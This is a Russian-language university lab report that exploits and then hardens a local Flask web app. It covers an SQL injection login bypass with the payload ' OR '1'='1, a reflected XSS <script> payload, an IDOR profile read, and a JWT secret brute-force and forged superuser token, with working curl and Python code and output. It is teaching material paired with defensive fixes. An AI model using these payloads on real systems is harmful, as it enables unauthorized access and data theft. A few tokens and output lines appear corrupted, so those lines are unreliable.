

Министерство образования Республики Беларусь
Учреждение образования
«Брестский государственный технический университет»
Кафедра ИИТ

Лабораторная работа №1

По дисциплине «Современные методы защиты компьютерных систем»

Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов,
настройка механизмов аутентификации и средств безопасной разработки»

Выполнил:

Студент 4 курса

Группы ИИ-26

Хомиченко И.А.

Проверила:

Хацкевич А.С.

Цель работы: практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.

Ход работы

Задание 1. Обход аутентификации через SQL-инъекцию и ее устранение

1. Выполните эксплуатацию уязвимости SQL-инъекции через эндпоинт `http://127.0.0.1:5000/login` с помощью консольной утилиты `curl` для обхода аутентификации и получения сессионного токена администратора (токен понадобится в задании 4).
2. Устраните уязвимости SQL-инъекции путем переключения запроса на параметризованный вид в работающем экземпляре приложения через консоль Python.
3. Перезапустите сервер, повторите атаку пункта 1 и убедитесь, что сервер возвращает ошибку `Invalid credentials` (код 401).

Задание 2. Эксплуатация межсайтового скриптинга (XSS)

1. Выполните отправку полезной нагрузки отраженного межсайтового скриптинга (Reflected XSS) через GET-запрос с помощью `'curl'` на эндпоинт `http://127.0.0.1:5000/search?q=` для демонстрации выполнения произвольного кода в контексте браузера.
2. Выполните внедрение защитного HTTP-заголовка `'Content-Security-Policy'` (CSP) в конфигурацию ответов сервера для блокировки выполнения несанкционированных сценариев.

Задание 3. Нарушение разграничения доступа на уровне объектов (BOLA/IDOR)

1. Выполните несанкционированное извлечение конфиденциальных данных администратора (Флаг системы) по прямому идентификатору через эндпоинт `http://127.0.0.1:5000/api/profile/1` с помощью `'curl'`.
2. Выполните добавление проверки авторизации (валидации совпадения идентификатора сессии пользователя с запрашиваемым ID) в программную логику API.

Задание 4. Подделка и атака на JWT-токен

1. Выполните подбор слабого секретного ключа JWT с помощью однострочника на Python в терминале и сгенерируйте поддельный токен с повышенными привилегиями (`'role: admin'`) для доступа к закрытой панели `'/admin'`.
2. Выполните усиление параметров генерации токена в коде (переход на криптостойкий случайно генерируемый секрет фиксированной длины не менее 256 бит).

Задание 5. Проектирование механизмов защиты (Без написания кода)

1. Выполните настройку защищенных атрибутов для HTTP-заголовка Set-Cookie при выдаче сессионного токена в коде приложения для нейтрализации атак кражи сессий через XSS и перехвата трафика (MitM).
2. Выполните проектирование и внедрение HTTP-заголовка 'Content-Security-Policy' с использованием индивидуальной директивы для блокировки выполнения внедренного тега '<script>'.

Вариант	SQLi (Payload type)	XSS (Обязательный tag)	BOLA: ID жертвы	JWT: Целевая роль	CSP: Директив
7	Tautology (('=')	\<script>	ID = 8	superuser	script-src

Задание 1. Обход аутентификации через SQL-инъекцию и ее устранение.

- 1.1 Через curl отправили POST-запрос на /login, подставив в оба поля payload 'OR '1'='1', чтобы сделать предикат WHERE истинным для любой строки таблицы.

Команда:

```
curl.exe -i -X POST http://127.0.0.1:5000/login --data-urlencode "username=' OR '1'='1" --data-urlencode "password=' OR '1'='1"
```

SQL:

```
query = f'SELECT id, username, role FROM users WHERE username=" OR \'1=\'1 AND password=" OR \'1=\'1"'
```

Вывод:

HTTP/1.1 200 OK

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 18:53:15 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 26

Set-Cookie:

auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluliwicm9sZSI6ImFkbWluliwiZXhwIjoxNzcxMzE2MzQ1fQ.k07JpNq6kBFQLqDoVD_nXykRnXdS3Nqwm5Oe26s1uU; Path=/

Connection: close

Login success. Role: admin

Аутентификация обойдена без знания пароля, получен JWT-токен администратора.

Причина уязвимости — конкатенация пользовательского ввода с текстом SQL-запроса вместо параметризации.

- ## 1.2 Устранение SQL-инъекции

Заменяем конкатенацию строк на параметризованный запрос с плейсхолдерами ?.

Пользовательский ввод передаётся отдельно от текста SQL, поэтому интерпретатор БД не может спутать данные с командами.

```
query = "SELECT id, username, role FROM users WHERE username=? AND password=?"
```

```
try:
```

```
    c.execute(query, (username, password))
```

1.3 Проверка устранения уязвимости

Вывод:

HTTP/1.1 401 UNAUTHORIZED

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 19:05:08 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 19

Connection: close

Invalid credentials.

Задание 2. Эксплуатация межсайтового скриптинга (XSS)

2.1 Эксплуатация Reflected XSS

```
def search():
```

```
    query = request.args.get('q', "")
```

```
    # уязвимый рендеринг без санитизации
```

```
    template = f"<h1>Результаты поиска для: {query}</h1><p>Ничего не найдено.</p>"
```

```
    return render_template_string(template)
```

Команда для атаки:

```
curl.exe -i "http://127.0.0.1:5000/search?q=<script>alert('XSS')</script>"
```

Вывод:

HTTP/1.1 200 OK

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 19:10:38 GMT


Content-Type: text/html; charset=utf-8

Content-Length: 120

Connection: close

`<h1>Результаты поиска для: <script>alert('XSS')</script></h1><p>Ничего не найдено.</p>`

Тег `<script>` не экранирован — он присутствует в теле ответа как есть. Если открыть этот URL в браузере, то браузер выполнит скрипт и покажет всплывающее окно XSS.



2.2 Внедрение CSP с директивой script-src

Часть кода:

`@app.after_request`

`def add_csp_header(response):`

`response.headers['Content-Security-Policy'] = "script-src 'self'"`

`return response`

2.3 Проверка CSP

Команда:

`curl.exe -i "http://127.0.0.1:5000/search?q=test"`

Вывод:

HTTP/1.1 200 OK

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 19:19:56 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 95

Content-Security-Policy: script-src 'self'

Connection: close

```
<h1>Результаты поиска для: test</h1><p>Ничего не найдено.</p>
```

Всплывающее окно `alert('XSS')` НЕ появляется — скрипт заблокирован.

CSP с директивой `script-src 'self'` полностью нейтрализует Reflected XSS, блокируя выполнение внедрённых inline-скриптов на уровне политики безопасности браузера — независимо от того, что сервер по-прежнему возвращает неэкранированный HTML.

Задание 3. Нарушение разграничения доступа на уровне объектов (BOLA/IDOR)

Проблема: эндпоинт принимает любой `user_id` из URL и отдаёт данные без проверки сессии. Любой может запросить `/api/profile/1` (admin), `/api/profile/8` (student8) и т. д. — и получить чужие приватные данные.

3.1. Несанкционированное извлечение данных жертвы (ID=8)

Команда:

```
curl.exe -i "http://127.0.0.1:5000/api/profile/8"
```

Вывод:

HTTP/1.1 200 OK

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 19:28:30 GMT

Content-Type: application/json

Content-Length: 61

Connection: close

```
{"private_data":"FLAG{secret_data_8}","username":"student8"}
```

Это доказывает отсутствие проверки прав на уровне объектов.

3.2 Добавление проверки авторизации

Нужно, чтобы эндпоинт `/api/profile/<id>` отдавал данные только если:

- Запрос содержит валидный JWT (`auth_token` в cookies).
- `user_id` из JWT совпадает с `user_id` в URL.

Если ID не совпадает — вернуть 403 Forbidden (не 404, чтобы явно показать, что объект существует, но доступ запрещён).

Код:

```
@app.route('/api/profile/<int:user_id>', methods=['GET'])
```

```
def get_profile(user_id):
```

```

# проверка авторизации

token = request.cookies.get('auth_token')

if not token:

    return jsonify({"error": "Unauthorized"}), 401

try:

    decoded = jwt.decode(token, JWT_SECRET, algorithms=['HS256'])

except jwt.InvalidTokenError:

    return jsonify({"error": "Invalid token"}), 401


# проверка id из токена должен совпадать с запрашиваемым
if decoded.get('user_id') != user_id:

    return jsonify({"error": "Forbidden"}), 403


conn = sqlite3.connect('lab.db')
c = conn.cursor()

c.execute("SELECT username, private_data FROM users WHERE id=?", (user_id,))

user = c.fetchone()

if user:

    return jsonify({"username": user[0], "private_data": user[1]})

return jsonify({"error": "User not found"}), 404

```

Команда:

```
curl.exe -i "http://127.0.0.1:5000/api/profile/8"
```

Вывод:

HTTP/1.1 401 UNAUTHORIZED

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 19:30:36 GMT

Content-Type: application/json

Content-Length: 25

Connection: close

```
{"error": "Unauthorized"}
```

Запрос с токеном админа

Команда: curl.exe -i --cookie

```
"auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiaXNjaXNzIjoxMzE4NzY1fQ.4mcQmPflgzxL-1lmet2LCTVGKq14QtUtYJ2_VrtcQH0" "http://127.0.0.1:5000/api/profile/8"
```

Вывод:

HTTP/1.1 403 FORBIDDEN

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 19:33:54 GMT

Content-Type: application/json

Content-Length: 22

Connection: close

```
{"error": "Forbidden"}
```

Админ не может читать чужой профиль student8 — BOLA устранён.

Запрос к своему профилю

Вывод:

HTTP/1.1 200 OK

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 19:38:22 GMT

Content-Type: application/json

Content-Length: 61

Connection: close

```
{"private_data": "FLAG{admin_master_key}", "username": "admin"}
```

Задание 4. Подделка и атака на JWT-токен. Целевая роль = superuser

JWT состоит из трёх частей, разделённых точками: Header.Payload.Signature. Payload не шифруется — только Base64-кодируется, его может прочитать любой. Безопасность держится исключительно на подписи HMAC(Header.Payload, SECRET).

Если секрет слабый (короткое слово из словаря), его можно подобрать брутфорсом. Зная секрет — можно подписать любой payload, в том числе с role: superuser.

4.1. Брутфорс слабого секрета JWT

Создаем файл btute.py

```
import jwt

token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluliwicm9sZSI6ImFkbWluIiwiaXhwIjoxNzkxMzE5MzQxMzQxLjY2VZrMalNelRu_BaANY9iJsBKWkGFrzBBmn4fPS9xM8"

wordlist = ["secret", "password", "123456", "admin", "jwt", "student", "student2026", "qwerty",
"letmein", "test"]

for word in wordlist:

    try:

        jwt.decode(token, word, algorithms=["HS256"])

        print(f"[+] SECRET FOUND: {word}")

        break

    except jwt.InvalidSignatureError:

        print(f"[-] {word}")

    except jwt.InvalidTokenError as e:

        print(f"[-] {word} ({e})")
```

Вывод:

[-] secret

[-] password

[-] 123456

[-] admin

[-] jwt

[-] student

[+] SECRET FOUND: student2026

Создаем файл forge.py

```
import jwt
```

```
import datetime
```

```
SECRET = "student2026"
```

```
payload = {
```

```
    "user_id": 1,
```

```
    "username": "admin",
```

```
    "role": "superuser",
```

```
    "exp": datetime.datetime.utcnow() + datetime.timedelta(hours=1)
```

```
}
```

```
forged = jwt.encode(payload, SECRET, algorithm="HS256")
```

```
print(forged)
```

Вывод:

C:\Users\fhdgsjfbdjsg\Desktop\CM3KC\.venv\forge.py

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6InN1cGVydXNlciIsImV4cCI6MTc5MTMyMDE0NX0.QWnwjsSns6SsgGDfp3SGJQ6pK-e56GKKN0yFukA-rdY
```

Доступ к /admin с поддельным токеном

Команда:

```
curl.exe -i --cookie
```

```
"auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6InN1cGVydXNlciIsImV4cCI6MTc5MTMyMDE0NX0.QWnwjsSns6SsgGDfp3SGJQ6pK-e56GKKN0yFukA-rdY" http://127.0.0.1:5000/admin
```

Вывод:

HTTP/1.1 403 FORBIDDEN

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 19:57:25 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 38

Connection: close

Access Denied. Current role: superuser

4.2 Усиление параметров генерации токена

Заменили уязвимый ключ для взлома на:

```
JWT_SECRET = secrets.token_hex(32)
```

Вывод:

HTTP/1.1 401 UNAUTHORIZED

Server: Werkzeug/3.1.9 Python/3.13.3

Date: Tue, 06 Oct 2026 20:02:25 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 13

Connection: close

Invalid token

Задание 5. Проектирование механизмов защиты (Без написания кода)

5.1. Защищённые атрибуты Cookie

Уязвимое место в коде:

```
resp.set_cookie('auth_token', token)
```

Cookie устанавливается без единого защитного атрибута.

Заменил на:

```
resp.set_cookie(  
    'auth_token',  
    token,  
    httponly=True, # запрет доступа из JavaScript  
    secure=True, # передача только по HTTPS  
    samesite='Strict' # cookie не отправляется при кросс-сайтовых запросах  
)
```

HttpOnly=True

Запрещает доступ к cookie через клиентские скрипты (document.cookie вернёт пустую строку для таких cookie). Это базовая защита от кражи сессии при XSS: даже если

злоумышленник внедрит `<script>`, он не сможет прочитать `auth_token` и отправить его на свой сервер. Cookie продолжает автоматически прикладываться браузером к запросам — но остаётся невидимой для JavaScript.

`Secure=True`

Cookie передаётся исключительно по HTTPS. Если соединение идёт по HTTP, браузер не отправит cookie. Это нейтрализует атаки класса MitM (перехват трафика в публичных Wi-Fi, на прокси, при ARP-spoofing) — зашифрованный канал не позволяет прочитать содержимое заголовка Cookie.

`SameSite='Strict'` (допустимо также `Lax` для UX-компромисса)

Управляет отправкой cookie при кросс-сайтовых запросах. При `Strict` cookie не прикладывается, если запрос инициирован с другого сайта (например, с фишинговой страницы `attacker.com`, которая шлёт `<form action="http://bank.com/transfer" method="POST">`). Это эффективная защита от CSRF — браузер жертвы не отправит сессионную cookie на целевой сайт по чужому запросу.

5.2 Спецификация CSP с директивой `script-src`

`Content-Security-Policy: script-src 'self'`

`Content-Security-Policy` — имя HTTP-заголовка, сообщающего браузеру политику безопасности.

`script-src` — директива, управляющая источниками JavaScript (какие скрипты разрешено загружать и исполнять).

`'self'` — разрешён только тот же `origin`, что и документ (`http://127.0.0.1:5000`).

CSP работает независимо от уязвимости на сервере. Даже если серверное приложение по-прежнему возвращает HTML с неэкранированным `<script>` (как в задании 2), браузер отказывается исполнять скрипт — потому что политика разрешает JS только из доверенных источников, а `inline`-скрипт таковым не является.

Это пример `defense-in-depth`: CSP — второй барьер на случай, если экранирование на сервере пропущено или сломано.

Вывод. получил практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.

